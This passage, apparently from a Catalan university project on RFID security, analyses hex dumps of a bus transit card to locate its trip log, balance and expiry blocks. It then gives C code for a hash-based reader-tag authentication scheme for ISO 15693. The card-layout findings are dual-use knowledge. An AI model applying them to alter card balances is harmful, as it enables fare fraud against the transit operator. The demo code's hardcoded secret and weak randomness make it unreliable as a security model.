21	0100000000000804144033674056 1DB8h	0140091F94EF09041240336740561DCDh
22	0100000000000804144033674056 1DB8h	0140091F94EF09041240336740561DCDh
38	FB9C009C001264052E87026010281F83h	FB9C009C001264052E87026010281F83h
52	70398040409033CD741F590571383A32h	70398040409033CD741F590571383A32h
53	70398040409033CD741FD9EC71DF3573h	70398040409033CD741FD9EC71DF3573h
54	70398040409033CD741F99F151BA3538h	70398040409033CD741F994381F23DE0h

En aquesta comparativa es veu la mateixa tarja en dos estats diferents. El següent llistat és la mateixa tarja **sencera** i completament carregada (10 viatges). Se n'ha tret la informació que pot delatar el propietari original (les "x").[90]

[89] el terme "falsificat" sona molt dur

[90] quasi tota

figura 61. Tota una tarja de busos.

Bloc	caduca 16/0909
0	xxxx065CBD980200648E75D051104706h
1	0000xxxxxx00000000000000000090h
2	00000000000000000000000000000B1h
3	00000000000787788690000000000h
4	FCE8080000000000000000000000015h
5	00000000000000000000000000000B1h
6	00000000000000000000000000000B1h
7	00000000000787788690000000000h
8	00000000000000000000000000000B1h
9	00000000000000000000000000000B1h
10	00000000000000000000000000000B1h
11	0000000000078778869000000000
12	9C04C086A901020074A322001CE1666
13	00000000000000000000000000000B1
14	00000000000000000000000000000B1h
15	00000000000787788690000000000h
16	**0D22040000004ECE34D37D6471DF353Dh**
17	**0D22040000004ECE34D37D6471DF353Dh**
18	00000000000000000000000000000B1h
19	0000000000007B478869000000000000h
20	9C2E2B00001E0000816909009898452Fh
21	**0100000000000804144033674056 1DB8h**
22	**0100000000000804144033674056 1DB8h**
23	0000000000007E178869000000000000h
24	00000000000000000000000000000B1h
25	00000000000000000000000000000B1h
26	00000000000000000000000000000B1h
27	0000000000007E178869000000000000h
28	FFFFFFFF00000000FFFFFFFF1CE31C73h
29	FFFFFFFF00000000FFFFFFFF1DE21DACh
30	00000000000000000000000000000B1h
31	00000000000048778B69000000000000h
32	00000000000000000000000000000B1h
33	00000000000000000000000000000B1h
34	00000000000000000000000000000B1h
35	00000000000078778869000000000000h
36	9AA610A6100264052E87024010A51BE3h
37	FB9C009C001264052E87025010171F62h
38	FB9C009C001264052E87026010281F83h
39	00000000000078778869000000000000h
41	00000000000000000000000000000B1h
42	00000000000000000000000000000B1h
43	00000000000078778869000000000000h
44	70398040409033CD741F19B251DD55BEh
45	70398040409033CD5D9F1AB251DD9D5Eh
46	70398040409033CD741F990561653654h
47	0000000000007F078869000000000000h
48	70398040409033CD741FD95461AB2DC5h
49	70398040409033CD741F9905619759C9h
50	70398040409033CD741F990571112284h
51	0000000000007F078869000000000000h
52	**70398040409033CD741F590571383A32h**
53	**70398040409033CD741FD9EC71DF3573h**
54	70398040409033CD741F99F151BA3538h
55	0000000000007F078869000000000000h
56	70398040409033CD741F99D051BC15E4h
57	00000000000000000000000000000B1h
58	00000000000000000000000000000B1h
59	00000000000079678869000000000000h

Després de veure aquestes dades, **moltes** comparacions amb altres bolcats, conjetures i hipòtesis de com estan organitzades, un anàlisi de cap unes cinc hores no consecutives suposà arribar les següents conclusions:

- Els blocs **44 a 56** que **no són tràilers de sectors** guarden el log de cada viatge de forma inversa (primer es grava el 56).
- La **primera meitat del bloc 16** conté uns incrementadors, alguns amb diferències d'1, altres van de 4 en 4, sempre en hexadecimal.
- El **bloc 21** conté el saldo **actual** i la **diferència** amb l'hora d'últim ús de la tarja. Per exemple, el **7è** byte del mateix sembla valer sempre el **doble** del número de **viatges restant**. Ex: en queden 10? Doncs **0x08**.
- Els blocs **20**, **12**, **28** i **29** semblen **no variar** mai. Potser hi ha més dades personals de l'usuari.
- El bloc **38** conté la **data** de **caducitat** del títol, conegut tot comparant dues targes on només variava aquesta dada mentre el saldo era el mateix i, a més, ja es tenia identificades moltes altres zones.

10. AUTENTICACIÓ 15693

10.1 DESCRIPCIÓ I ESQUEMA

La part curiosa de les pràctiques del projecte sorgí de la idea de com **protegir el simple ID** d'un *tag* perquè no qualsevol lector el pugui obtenir i també contra consultes fetes per part de dispositius interrogadors no autenticats. Una idea extreta i modificada de [48] permet fer-ho si es programen un **parell d'aplicacions**, una que ha d'executar el lector (VC++) i l'altra la targeta a protegir (en el nostre cas el DemoTag). Això seria útil per afegir un grau de seguretat a aquest tipus de targes[91] simplement jugant amb una sèrie de paràmetres com són desafiaments, ID's de lector i *tags*, operacions de baix cost computacional i una sèrie d'equivalències emmagatzemades que emparellen fragments de *hash* amb "claus de tag". La base matemàtica és la següent:

CA	Trusted party, responsible for authenticating readers and deploying tags
R_i	RFID reader i
r_i	id for RFID reader R_i
L_i	access list for RFID reader R_i
n	number of entries in L_i
T_i	RFID tag i
id_i	id for RFID tag T_i
t_i	secret for RFID tag T_i
$h(x)$	one-way hash function
$f(x,y)$	Concatenate x and y, then applying $h(.)$, $h(x\|\|y)$
l	number of bits of hash $h(.)$
m	CA defined number of bits, $m < l$

$$R_i \rightarrow T_j \quad : \quad request \qquad (1)$$
$$R_i \leftarrow T_j \quad : \quad n_j \qquad (2)$$
$$R_i \rightarrow T_j \quad : \quad n_i, r_i \qquad (3)$$
$$R_i \leftarrow T_j \quad : \quad h(f(r_i,t_j))_m, h(f(r_i,t_j)||n_i||n_j) \oplus id_j \qquad (4)$$
$$R_i \quad : \quad \text{Hash every entry in } L_i \text{ and check}$$
$$\text{if first } m \text{ bits match } h(f(r_i,t_j))_m \qquad (5)$$
$$R_i \quad : \quad \text{Checks } L_i \text{ for matching } h(f(r_i,t_j))_m \qquad (6)$$
$$R_i \quad : \quad \text{Determine } h(f(r_i,t_j)||n_i||n_j), \text{ obtain } id_j (7)$$

where n_i and n_j are random numbers generated by R_i and T_j respectively. T_j sends its id_j as $h(f(r_i,t_j)||n_i||n_j) \oplus id_j$. The tag also sends $h(f(r_i,t_j))_m$ to help R_i reduce the time taken to search through L_i. An unauthenticated reader cannot obtain id_j since he does not know $f(r_i,t_j)$, and hence cannot compute the $h(f(r_i,t_j)||n_i||n_j)$ necessary to obtain id_j. This is a form of tag authenticating reader, since the value of the tag is incomprehensible to an unauthorized reader.

figura 62. Idea modificada d'autenticació ISO 15693. Extreta de [48].

[91] de fet a qualsevol tipus

Mentre que pel que fa a l'esquema de funcionament per al nostre muntatge:




figura 63. Proves d'autenticació amb el DemoTag i l'ACG.

10.2 CODI FONT

ACG – auth.c

Aquest codi llança des del lector una sèrie de comandes "t", com les de petició d'inici d'autenticació, corresponents a l'algorisme del *paper* que hem citat[92]. Gràcies als comentaris del codi resulta fàcil seguir el fil d'on estem en tot moment. Al final sabem un ID de *tag* que en cap moment ha viatjat per l'aire desprotegit.

```
#include "stdafx.h"
// l'enllaçat de DLL per mitjà de .lib
// és més ràpid que per mitjà de Load i GetProcAddress
#include "Readerdll.h"
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <time.h>

#define NOM_PORT_WINDOWS      "com1"

void *comm_handle = NULL;
void *reader_handle = NULL;
// nom de port
char com_port[10];


char xtod(char c) {
      // passa de hexa -> decimal
      if (c>='0' && c<='9') return c-'0';
      if (c>='A' && c<='F') return c-'A'+10;
      if (c>='a' && c<='f') return c-'a'+10;
      return c=0;
}

int HextoDec(char *hex) {
      // passa de hexa a decimal tot un byte
      if (*hex==0) return 0;
      return  HextoDec(hex-1)*16 +  xtod(*hex) ;
}

int xstrtoi(char *hex) {
      // passa d'string HEX a enter
     return HextoDec(hex+strlen(hex)-1);
}


// funció per a tancar el handle de port i de lector
void CloseComm() {
    // tanquem handle de lector
    if(reader_handle) {
        RDR_CloseReader(reader_handle);
        reader_handle = NULL;
```

[92] els codis de comanda de les peticions comencen per "A" en el *mini* protocol que hem emprat

```
    }

    // tanquem handle de port
    if(comm_handle) {
        RDR_CloseComm(comm_handle);
        comm_handle = NULL;
    }
}


// funció per a obtenir el handle de port i lector
bool OpenComm() {
    char input_buffer[50], detect_buffer[256];
    // tanquem per si de cas
    CloseComm();

    // obrim el port hardcoded
    sprintf(com_port, NOM_PORT_WINDOWS, input_buffer);
    comm_handle = RDR_OpenComm(com_port, 1, NULL);

    // comprovació d'errors universal
      // si un només té longitud == 0 o == 1, error
      if(comm_handle == 0) {
        printf("\nError obrint port...");
        getchar();
        return false;
    }

    // després obrim el lector, un cop tenim port, 1er el dectectem
    RDR_DetectReader(comm_handle, detect_buffer);
    reader_handle = RDR_OpenReader(comm_handle, detect_buffer[0], 0);

      // detecció error...
    if(reader_handle == 0) {
        // tanquem el que teníem obert
        CloseComm();
        printf("\nError obrint lector...");
        getchar();
        return false;
    }

    // per si tenim el lector amb autostart = lectura contínua
    RDR_AbortContinuousRead(comm_handle);
    return true;
}


// auth amb lector ACG
int _tmain(int argc, _TCHAR* argv[]) {
      char buffer[514];
      unsigned char cadena_intermitja[20];
      char pas2Lector[20];
      int i = 0; int c = 0; unsigned long hash_1 = 0;
      unsigned long hash_2 = 0;
      int n_j_num = 0; char n_j[5];
      int n_i_num = 0; char n_i[5];
      int r_i_num = 0; char r_i[5];
      long t_j_num = 0x76666667;
```

```
char t_j[9];
unsigned long plantilla_XOR;


// obrir el port sèrie
OpenComm();
printf("\nIniciant AUTH entre lector ACG i tag DemoTag
      HF...\n");
printf("-------------------------------------------------
      \n\n");

while(i < 514) buffer[i++] = 0;

// ov és el codi per a iso 15693
RDR_SendCommandGetData(reader_handle, "ov", "", buffer);
// activem antena
RDR_SendCommandGetData(reader_handle, "pon", "", buffer);


// intentant mandar el REQUEST
printf("   R -> T, REQUEST AUTH: t020A02A1\n\n");
RDR_SendCommandGetData(reader_handle, "t020A02A1", "", buffer);
// el tag ens retorna_nj
cadena_intermitja[0] = *(buffer + 4);
cadena_intermitja[1] = *(buffer + 5);
cadena_intermitja[2] = *(buffer + 6);
cadena_intermitja[3] = *(buffer + 7);
cadena_intermitja[4] = '\0';
n_j_num = xstrtoi((char *)cadena_intermitja);

// càlcul de número aleatori de part del READER
srand(time(NULL));
n_i_num = (rand() % 2^16) + 4096;
//  r_i = 1111, per exemple, això és l'ID de READER, prefixat
r_i_num = 0x1111;
itoa(n_i_num, n_i, 16);
itoa(n_j_num, n_j, 16);
itoa(r_i_num, r_i, 16);
itoa(t_j_num, t_j, 16); // aquest és el password del tag
// amb varis tags es podria implementar una llista

printf("   T -> R, ANSWER to REQUEST AUTH + TAG CHALLENGE:  %s\n\n", n_j);

// enviem el repte del reader i el seu ID
i = 0;
while(i < 20) pas2Lector[i++] = 0;
strncat(pas2Lector, "t060A02A2", 9);
strncat(pas2Lector, n_i, 4);
strncat(pas2Lector, r_i, 4);
printf("   R -> T, READER_CHALLENGE || READER_ID: %s\n\n", pas2Lector + 9);
RDR_SendCommandGetData(reader_handle, pas2Lector, "", buffer);
printf("   T -> R, B2 || CADENA HASH FINAL DEL TAG: %s\n\n", buffer + 2);

// hem enviat, rebut resposta, enviat i rebut resposta
// ara hem de ser capaços d'obtenir un tag ID
// construim per a fer el 1er hash
i = 0;
```

```
        while(i < 20) cadena_intermitja[i++] = 0;
        // NO hem de fer el HASH dels chars "1111" sino de 0x1111
        // preparem el 1er hash
        cadena_intermitja[0] = r_i_num >> 8;
        cadena_intermitja[1] = r_i_num;
        cadena_intermitja[2] = t_j_num >> 24;
        cadena_intermitja[3] = t_j_num >> 16;
        cadena_intermitja[4] = t_j_num >> 8;
        cadena_intermitja[5] = t_j_num & 0xff;
        cadena_intermitja[6] = '\0';
        // fem el hash intern (veure peiper) ;)
        i = 0; c = 0; hash_1 = 0;
        while (c = cadena_intermitja[i]) {
           hash_1 = c + (hash_1 << 6) + (hash_1 << 16) - hash_1;
           i++;
        }
        printf("\n..... hash_1(%s,%s) = %08x\n", r_i, t_j, hash_1);

        // construim per a fer el 2on hash, que inclourà l'anterior
        cadena_intermitja[0] = hash_1 >> 24;
        cadena_intermitja[1] = hash_1 >> 16;
        cadena_intermitja[2] = hash_1 >> 8;
        cadena_intermitja[3] = hash_1 & 0xff;
        cadena_intermitja[4] = n_i_num >> 8;
        cadena_intermitja[5] = n_i_num;
        cadena_intermitja[6] = n_j_num >> 8;
        cadena_intermitja[7] = n_j_num;
        cadena_intermitja[8] = '\0';
        // fem el 2on hash
        i = 0; c = 0; hash_2 = 0;
        while (c = cadena_intermitja[i]) {
           hash_2 = c + (hash_2 << 6) + (hash_2 << 16) - hash_2;
           i++;
        }
        printf("..... hash_2(%08x, %04x, %04x) = %08x\n", hash_1,
              n_i_num, n_j_num, hash_2);

        // i finalment, fem l'XOR amb lo últim rebut del tag
        // i el calculat per part nostre (2on hash) per a obtenir tag ID
        plantilla_XOR = xstrtoi(buffer + 4);
        printf("\n..... xor [ %08x , %08x ] = ID real de tag =
              <part_fixa> || %08x\n", plantilla_XOR, hash_2,
              plantilla_XOR ^ hash_2);
        printf("\nFi de procediment d'autenticació mutua..");

        // acabem
        getchar();
        CloseComm();
        return 0;
}
```

DemoTag – iso18000.x

Aquest dispositiu fa el paper de *tag* doncs els normals, òbviament, no es poden programar. S'ha tingut en compte que les targes normalment no disposen de massa potencial computacional. Per exemple, la funció de *hash* inclosa, anomenada "sdbm" [72], és quelcom *light,* però alhora eficient, que les primeres versions dels sistemes operatius xBSD utilitzaven àmpliament. S'usa en els talls de codi de l'estil següent, que per cert l'aplicació anterior, la de la part del lector, també implementava.

```
unsigned long hash_1 = 0;
while (c = cadena_intermitja[i]) {
   hash_1 = c + (hash_1 << 6) + (hash_1 << 16) - hash_1;
   i++;
}
```

Pel que fa al codi complet, cal afegir a iso18000.h:

```
// custom commands (A0 to DF)
// els B són respostes des del Tag
#define CUSTOM_COMMAND_G2_REQUEST           0xA1
#define CUSTOM_COMMAND_G2_ATR               0xB1
#define CUSTOM_COMMAND_G2_NI_AND_RI         0xA2
#define CUSTOM_COMMAND_G2_HASH              0xB2
#define CUSTOM_COMMAND_OPERACIO_BANAL       0xA3
#define CUSTOM_COMMAND_RESPOSTA_BANAL       0xB3
```

I per a classificar les comandes que arriben al *tag*, codificar iso18000.c com a:

```
#include "iso18000.h"

uint8_t isMandatoryCommand(uint8_t command) {
      if(command == 0x01 || command == 0x02)
            return 1;
      return 0;
}

uint8_t isOptionalCommand(uint8_t command) {
      if(command >= 0x20 && command <= 0x9F)
            return 1;
      return 0;
}

uint8_t isCustomCommand(uint8_t command) {
      if(command >= 0xA0 && command <= 0xDF)
            return 1;
      return 0;
}

uint8_t isProprietaryCommand(uint8_t command) {
      if(command >= 0xE0)
            return 1;
      return 0;
}
```

DemoTag - Iso_18000_fsm_command_handler.x

Després cal modificar aquest comportament que acabem de redirigir amb un parell de fitxers de codi de l'estil "gestors de comandes". Concretament, definiríem un Iso_18000_fsm_command_handler.h:

```
#ifndef GESTIO_CUSTOM_COMMAND_ISO_18000_H__
#define GESTIO_CUSTOM_COMMAND_ISO_18000_H__

#include <stdint.h>
#define  MAX_LLARGADA_MISSATGE      32

int gestioCustomCommand(uint8_t const *, uint8_t);


// 2 variables per a accés EEPROM
// 1 a la EEPROM, l'altra a RAM
static __eeprom char UID_eeprom[16];
static uint8_t intEstatTag = 0;
// usat en respostes, sendOK, sendError
static uint8_t missatge_[MAX_LLARGADA_MISSATGE];
static uint8_t n_j[2];  // numero aleatori generat per tag, 16 bits
static uint8_t n_i[2];  // numero aleatori generat pel lector
static uint8_t r_i[2];  // ID de lector
static uint32_t t_j = 0x76666667;  // secret del tag, 32 bits
static uint32_t hash_1 = 0;
#endif
```

I el seu corresponent .c, que gestiona què s'ha de fer amb cada trama arribada i utilitza la funció de *firmware syscall_ISO180000_sendMessage()* per respondre amb el construït com a resposta.

```
#include <stdio.h>

#include "iso18000.h"
#include "iso18000_fsm_command_handler.h"
#include "firmware_functions.h"

initISO18000CRC(syscall_ISO18000_calculcate_crc);
initSendMessage(syscall_ISO18000_sendMessage);


static void enviaOK(void)
{
     missatge_[0] = 0x00;   // flag d'errors = 0
     // CRC calculat directament
     missatge_[1] = 0x78;
     missatge_[2] = 0xF0;
     syscall_ISO18000_sendMessage(missatge_, 3);
}

static void enviaError(uint8_t error_code)
{
     uint16_t valor_crc;
```

```
	missatge_[0] = ERROR_FLAG;	// definit a iso18000.h
	missatge_[1] = error_code;

	valor_crc = syscall_ISO18000_calculcate_crc(missatge_, 2);
	// senzillament ho poso al final
	missatge_[2] = valor_crc & 0xFF;
	missatge_[3] = valor_crc >> 8;
	// ho llanço
	syscall_ISO18000_sendMessage(missatge_, 4);
}


// handles de comandes CUSTOM, MÀQUINA d'ESTATS
// retorna intEstatTag
int gestioCustomCommand(uint8_t const *missatge, uint8_t	missatge_length) {

	unsigned char flags = missatge[0];
	unsigned char command = missatge[1];
	uint8_t const *dades = &missatge[2];

	// si l'ADDRESS FLAG està ACTIVAT
	if(flags & ADDRESS_FLAG)
		dades = &missatge[11];  // pq llavors del [2] al [9] =
					UID i el [10] = command parameters
	// exemple comanda excita fins aquí
	// "t020A02A1"
	if(command == CUSTOM_COMMAND_G2_REQUEST && (intEstatTag == 0 ||
		intEstatTag == 2)) {
		// marquem inici de procediment
		intEstatTag = 0;
		if(enviaResposta(CUSTOM_COMMAND_G2_ATR, dades))
			intEstatTag = 2;
	}
	// "t060A02A233441111", n_i = 3344, r_i = 0001
	else if (command == CUSTOM_COMMAND_G2_NI_AND_RI &&
		intEstatTag == 2) {
		if(enviaResposta(CUSTOM_COMMAND_G2_HASH, dades))
			intEstatTag = 4;
	}
	/* --------------- (important) ------------------------
	si a partir d'aquí comencéssim a encriptar amb quelcom
	calculat a partir de ID descobert + secret, evitem que un 2on
	lector maliciós que entri en aquest punt tingui èxit
	---------------------------------------------------------- */
	// "t030A02A305", fer quelcom A3 amb bloc 05
	// hem programat aquesta comanda per tenir-ne alguna que no
	    pertanyés al procés d'auth
	// òbviament si el tag rep aquesta comanda abans de l'auth, no
	contesta
	else if (command == CUSTOM_COMMAND_OPERACIO_BANAL) {
		if (intEstatTag == 4) {
			if(enviaResposta(CUSTOM_COMMAND_RESPOSTA_BANAL,
				dades))
				intEstatTag = 4;
		// si en intEstat = 2 ens arriba aquesta mateixa trama,
		invalidem procés
```

```
            }
                  else intEstatTag = 0;
      }

      // si no ha anat tot perfecte, no dic RES
      return(intEstatTag);
}


// genera una resposta a partir de la comanda rebuda i les dades
associades
static int enviaResposta(uint8_t codiResposta, uint8_t const *dades) {
      uint16_t valor_crc;
      uint8_t concat_1[MAX_LLARGADA_MISSATGE];
      unsigned long hash_1 = 0;  // pel hash
      unsigned long lngUID = 0xaaa934ff;
      // d'acord, en teoria l'ID 15693 és més llarg...
      // és una prova de concepte

      int c = 0; int i = 0;
      uint8_t * punter_char;

      // missatge de tornada max. llarg = 32
      if (codiResposta == CUSTOM_COMMAND_G2_ATR) {
            n_j[0] = rand() % 255;
            n_j[1] = rand() % 255;  // genera un aleatori
            punter_char = & n_j;
            // missatge n_j
            missatge_[0] = CUSTOM_COMMAND_G2_ATR;
            missatge_[1] = n_j[0];
            missatge_[2] = n_j[1];

            valor_crc = syscall_ISO18000_calculcate_crc(missatge_, 3);
            missatge_[3] = valor_crc & 0xFF;
            missatge_[4] = valor_crc >> 8;
            // ho llanço
            syscall_ISO18000_sendMessage(missatge_, 5);

            // pot ser un bon moment per grabar EEPROM si cal guardar
              dades entre execucions[93]
            EEPROM_update();
            return 1;
      }
      else if (codiResposta == CUSTOM_COMMAND_G2_HASH)
      {
            // missatge hash
            missatge_[0] = CUSTOM_COMMAND_G2_HASH;
            // desglossar l'assumpte, ens passen el * dades, ni || ri
            n_i[0] = dades[0];  // ni
            n_i[1] = dades[1];
            r_i[0] = dades[2];  // ri
            r_i[1] = dades[3];
            // concatenar lo rebut de LECTOR, ri
```

[93] els desenvolupadors de la placa no van voler comunicar com es duu a terme tal operació a l'autor sense pagar, sort que realment no ho necessitem

```
concat_1[0] = r_i[0]; concat_1[1] = r_i[1];
// amb el secret del tag, tj
concat_1[2] = t_j >> 24;
concat_1[3] = t_j >> 16;
concat_1[4] = t_j >> 8;
concat_1[5] = t_j & 0xFF;
concat_1[6] = '\0';
```

// fer el hash de les 2 coses anteriors

```
while (c = concat_1[i])
{
     hash_1 = c + (hash_1 << 6) + (hash_1 << 16) - hash_1;
     i++;
}
// ara tenim el hash a hash_1 amb format long
missatge_[1] = hash_1 >> 24;
missatge_[2] = hash_1 >> 16;
missatge_[3] = hash_1 >> 8;
missatge_[4] = hash_1 & 0xff;
// concatenar amb lo rebut del lector, ni
missatge_[5] = n_i[0];
missatge_[6] = n_i[1];
// concatenar amb n_j d'abans
missatge_[7] = n_j[0];
missatge_[8] = n_j[1];
missatge_[9] = '\0';     // tope provisional
```

// fer un hash de TOT

```
// missatge[0] NO cal!
i = 1; c = 0; hash_1 = 0;
while (c = missatge_[i])
{
     hash_1 = c + (hash_1 << 6) + (hash_1 << 16) - hash_1;
     i++;
}
// només ens interessen missatge_[i] on i va de 0 al 4
// fer l'XOR amb l'ID de tag, els últims 4 bytes amb hash_1
hash_1 ^= lngUID;

// repetim el procés, només ens interessen 4 bytes
missatge_[1] = hash_1 >> 24;
missatge_[2] = hash_1 >> 16;
missatge_[3] = hash_1 >> 8;
missatge_[4] = hash_1 & 0xff;

// afegir CRC
valor_crc = syscall_ISO18000_calculcate_crc(missatge_, 5);
missatge_[5] = valor_crc & 0xFF;
missatge_[6] = valor_crc >> 8;

// ho llanço
```

syscall_ISO18000_sendMessage(missatge_, 7);

```
// les línies següents eren útils en debug, quan enviàvem
  tota la info sense fer HASH
// afegir CRC
/*valor_crc = syscall_ISO18000_calculcate_crc(missatge_, 9);
```

```
            missatge_[9] = valor_crc & 0xFF;
            missatge_[10] = valor_crc >> 8;
            // ho llanço
            syscall_ISO18000_sendMessage(missatge_, 11);*/

            // pot ser un bon moment per grabar EEPROM si cal
            EEPROM_update();
            return 1;
        }
        else if (codiResposta == CUSTOM_COMMAND_RESPOSTA_BANAL) {
            // qualsevol cosa, tornem el mateix que ens han enviat 4
              vegades, és banal
            missatge_[0] = CUSTOM_COMMAND_RESPOSTA_BANAL;
            missatge_[1] = dades[0];
            missatge_[2] = dades[0];
            missatge_[3] = dades[0];
            missatge_[4] = dades[0];

            // afegir CRC
            valor_crc = syscall_ISO18000_calculcate_crc(missatge_, 5);
            missatge_[5] = valor_crc & 0xFF;
            missatge_[6] = valor_crc >> 8;

            // ho llanço
            syscall_ISO18000_sendMessage(missatge_, 7);

            // pot ser un bon moment per grabar EEPROM si cal
            EEPROM_update();
            return 1;
        }
        // si arribo aquí, error!
        return 0;
}
```

Demotag – auth.c

Aquí sols s'ha de preparar el DemoTag, per exemple, fent-lo estar en mode resposta en comptes de silenciós com en altres situacions.

```
...

void main(void) {
init_firmware(init_userapp);
}


void init_userapp(void) {
      // missatge d'inici d'execució
      syscall_printUSARTString("\n\n\n\n-> ----------------------------
            ---\n");
      syscall_printUSARTString("-> Iniciant protocol auth....\n");
      syscall_printUSARTString("-> ------------------------------\n");

      // registrar i dir el protocol que uses
      syscall_registerISO18000(ISO_18000_protocol);
      syscall_setStandard(ISO_18000);

      // omplim estructura descriptora de verbositat
      // només afecta al tret DIRECTAMENT per serie
      //0x01 només buffer - 0x02 només serie
      UISetup_.verbose_mode_display = 0x03;
      // el prefix de les fletxetes => / <= van bé per delimitar
      UISetup_.verbose_mode_show_prefix = 0x01;
      // volem return al final o no?
      UISetup_.verbose_mode_carriage_return = 0x01;
      // establim estructura de verbositat, només afecta a sortida per
      serie
      syscall_setUserInterfaceSetup(UISetup_);

      // establim comportament del tag
      syscall_enableDemoTag(1);  //0..deshabilitat (ni tan sols
      esnifa)
      syscall_sendBackAnswer(1); // 1 = mode xerraire, 0 = mode silenciós (per
            a esnifar)
}


void ISO_18000_protocol(uint8_t const *apdu, uint16_t apdu_length) {
      uint8_t command = apdu[1];
      // ensenyar-la sencera, funció d'aquí dalt
      // enllaç amb iso18000_x (isCustomCommand()) i
      //       iso18000_fsm_command_handler_x(handle())
      // display_received_apdu(apdu, apdu_length);
      if(isCustomCommand(command)) {
            syscall_printUSARTString("~ intEstatTag = ");
            printf_c(C"%X ",gestioCustomCommand(apdu, apdu_length));
            syscall_printUSARTString("\n");
      }
}
```

10.3 RESULTATS

A les tres imatges inferiors es veuen tant les peticions provinents o sortints del lector com les respostes del DemoTag. Comprovem també que si el *tag* no es troba en un estat satisfactori evita completament respondre a les peticions[94] d'un lector; cal que aquest passi per una autenticació per a obtenir quelcom de retorn.




figura 64. El DemoTag no contesta si no ens hem autenticat.

[94] els enviaments *t030A02A305,* 03 de longitud de trama de lector, 0A de *flags* de lector, 02 de longitud de comanda ISO 15693, A3 de codi de comanda (en aquest cas es tracta d'una petició que ens retornaria sols 05050505) i 05 com a paràmetre de la comanda

